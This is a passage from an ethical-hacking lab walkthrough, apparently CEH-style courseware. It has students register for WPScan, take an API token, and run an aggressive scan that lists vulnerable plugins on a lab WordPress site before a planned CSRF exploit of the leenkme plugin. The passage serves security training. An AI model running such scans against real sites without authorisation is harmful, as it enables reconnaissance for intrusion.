23. Once you are logged into your email account, open the email from **noreply@wpscan.com**, and in the email, click the **Confirm my account** hyperlink.

    Note: If you get any error while accessing website content in Parrot Security machine, then browse the same website in your local machine, login into your account and perform the following steps.

    Note: If you are unable to confirm the account then right-click the link and click on **Open Link in New Tab**.

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



24. A new webpage appears with a message saying **Your email address has been successfully confirmed**. Enter the same details in the **Email Address** and **Password** fields that you provided in **Step 19**.

    Note: If a **Would you like Firefox to save this login** notification appears at the top of the browser window, click **Don't Save**.



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

25. You get signed in successfully in the website. Now, click the **How it works** button from the menu bar and click **Get started for free** button.



26. The **Edit Profile** page appears; in the **API Token** section and observe the API Token. Note down or copy this API Token; we will use this token in the later steps.



27. Close the **Firefox** browser window.

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
28. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a Terminal window.
29. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
30. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
31. Now, type **cd** and press **Enter** to jump to the root directory.
32. In the **Terminal** window, type **wpscan --api-token [API Token from Step#26] --url http://10.10.1.22:8080/CEH --plugins-detection aggressive --enumerate vp** and press **Enter**.

    Note: **--enumerate vp**: specifies the enumeration of vulnerable plugins.
33. The result appears, displaying detailed information regarding the target website.



34. Scroll down to the **Plugin(s) Identified** section, and observe the installed vulnerable plugins (**akismet** and **leenkme**) on the target website.
35. In this task, we will exploit the **CSRF** vulnerability present in the **leenkme** plugin.

